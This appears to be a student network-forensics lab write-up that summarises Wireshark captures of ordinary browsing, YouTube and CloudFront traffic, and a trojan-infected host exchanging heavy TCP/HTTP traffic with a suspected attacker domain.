
- Downloading malware, torrenting, sandboxing, and using cloud servers

Normal Activity


[Normal Activities 1]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Browsing websites, reading Angie’s blogs, trying to jailbreak their iPhone



```
▾ HTTP Requests by HTTP Host
  ▸ www.vinylmeplease.com
  ▸ www.sabethahospital.com
  ▾ www.publicdomaintorrents.com
      /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
  ▸ www.msftncsi.com
  ▾ www.iphonehacks.com
      /wp-includes/js/wp-embed.min.js
      /wp-includes/js/jquery/jquery-migrate.min.js
      /wp-includes/js/comment-reply.min.js
      /wp-includes/css/dist/block-library/style.min.css
      /wp-content/themes/iphonehacks/style.css?ver=1.130
      /wp-content/themes/iphonehacks/js/modernizr.js
      /wp-content/themes/iphonehacks/js/jquery.fitvids.js
      /wp-content/themes/iphonehacks/js/foundation.min.js
      /wp-content/themes/iphonehacks/js/app.js
      /wp-content/themes/iphonehacks/img/menu.png
      /wp-content/themes/iphonehacks/img/logo.jpg
      /wp-content/themes/iphonehacks/fonts/fontawesome-webfont.woff2?v=4.6.3
      /wp-content/themes/iphonehacks/favicon.png
      /wp-content/themes/iphonehacks/favicon.ico
      /wp-content/themes/iphonehacks/css/style.css
      /wp-content/themes/iphonehacks/css/font-awesome.min.css
```




```
  ▸ ocsp.digicert.com
  ▾ mysocalledchaos.com
      /wp-includes/js/wp-emoji-release.min.js?ver=5.2.2
      /wp-includes/js/wp-embed.min.js?ver=5.2.2
      /wp-includes/js/masonry.min.js?ver=3.3.2
      /wp-includes/js/jquery/jquery.masonry.min.js?ver=3.1.2b
      /wp-includes/js/jquery/jquery.js?ver=1.12.4-wp
      /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1
      /wp-includes/js/imagesloaded.min.js?ver=3.2.0
      /wp-includes/css/dist/block-library/style.min.css?ver=5.2.2
      /wp-includes/css/dashicons.min.css?ver=5.2.2
      /wp-content/uploads/useanyfont/uaf.css?ver=1524058848
      /wp-content/uploads/2019/04/MomLifeStickers-Feat-400x600.png
      /wp-content/uploads/2019/03/Financial-Planner-stickers-feat-400x600.jpg
      /wp-content/uploads/2019/02/HomeandGardenStickers3-400x600.png
      /wp-content/uploads/2019/01/2019GoalsADHD-400x600.jpg
      /wp-content/uploads/2018/11/AdventCalendarFillers-400x600.jpg
      /wp-content/uploads/2018/11/12-Days-of-Christmas-Swap-400x600.jpg
      /wp-content/uploads/2018/02/self-care.jpg
      /wp-content/uploads/2018/02/photography.jpg
      /wp-content/uploads/2018/02/footer-218x300.png
      /wp-content/uploads/2018/02/fleshy-in-this-2571786.jpg
      /wp-content/uploads/2018/02/cropped-MSCC_header_2018-1.png
```

[Normal Activity 2]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Interestingly Roger spent quite some time using Amazon CloudFront and Youtube




No.	Time	Source	Destination	Protocol	Length	Info
13625	156.464426600	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50233 [ACK] Seq=3266 Ack=1229 Win=32…
13624	156.441852200	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	HTTP	74	HTTP/1.1 200 OK (PNG)
13623	156.440671500	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=9514 Ack=1628 Win=33…
13622	156.418095600	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=8169 Ack=1628 Win=33…
13621	156.395562800	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=6824 Ack=1628 Win=33…
13618	156.362560100	www-googletagmanager.l.google.com	Roger-MacBook-Pro.l…	TCP	74	443 → 50241 [SYN, ACK] Seq=0 Ack=1 Win=60…
13614	156.358231000	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	HTTP	208	HTTP/1.1 200 OK (PNG)
13613	156.354889400	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50231 [ACK] Seq=49376 Ack=1605 Win=3…
13612	156.332299300	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50231 [ACK] Seq=48031 Ack=1605 Win=3…
13611	156.309718100	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	66	80 → 50232 [ACK] Seq=132253 Ack=1696 Win=…
13609	156.307420800	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TCP	66	443 → 50225 [ACK] Seq=75283 Ack=1345 Win=…
13602	156.270954000	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1213	Application Data, Application Data, Appli…
13599	156.249437600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13597	156.225803600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13595	156.202174100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13594	156.179593900	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13590	156.153854100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13589	156.131278800	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13588	156.108727500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…

Malicious Activity

[Spurious Retransmission]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Most malicious activity found used TCP and HTTP traffic in large quantities
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - An infected user’s computer upon download of malicious payload began communication with attacker site in spades as an outward indicator of trojan infection




No.	Time	Source	Destination	Protocol	Length	Info
83589	855.591831900	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	HTTP	341	[TCP Spurious Retransmission] HT…
83588	855.586357800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=227765 Ack=…
83587	855.585498000	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=227765 Ack=…
83583	855.569707500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83581	855.546083800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83580	855.523498500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1199	[TCP Spurious Retransmission] 80…
83579	855.504316400	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=226620 Ack=…
83578	855.503466800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83577	855.480909100	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83576	855.458327500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83575	855.435729000	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83574	855.413156300	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83573	855.390576500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83571	855.367040100	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83569	855.343504600	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83566	855.319035400	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83565	855.296436800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83559	855.269057700	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83558	855.246473400	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…

[Online Sandboxing]

Summarize the following:

- What, specifically, was the user doing? Which site were they browsing? Etc.
  - After being infected with trojan, it appears user attempted to isolate infected files using online sandbox site ball.dardavies.com and while waiting for results he was visiting Angie’s public blog at mysocalledchaos.com



No.	Time	Source	Destination	Protocol	Length	Info
73200	721.163016600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49236 [FIN, ACK] Seq=20525…
73199	721.162276800	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49239 [FIN, ACK] Seq=74841 …
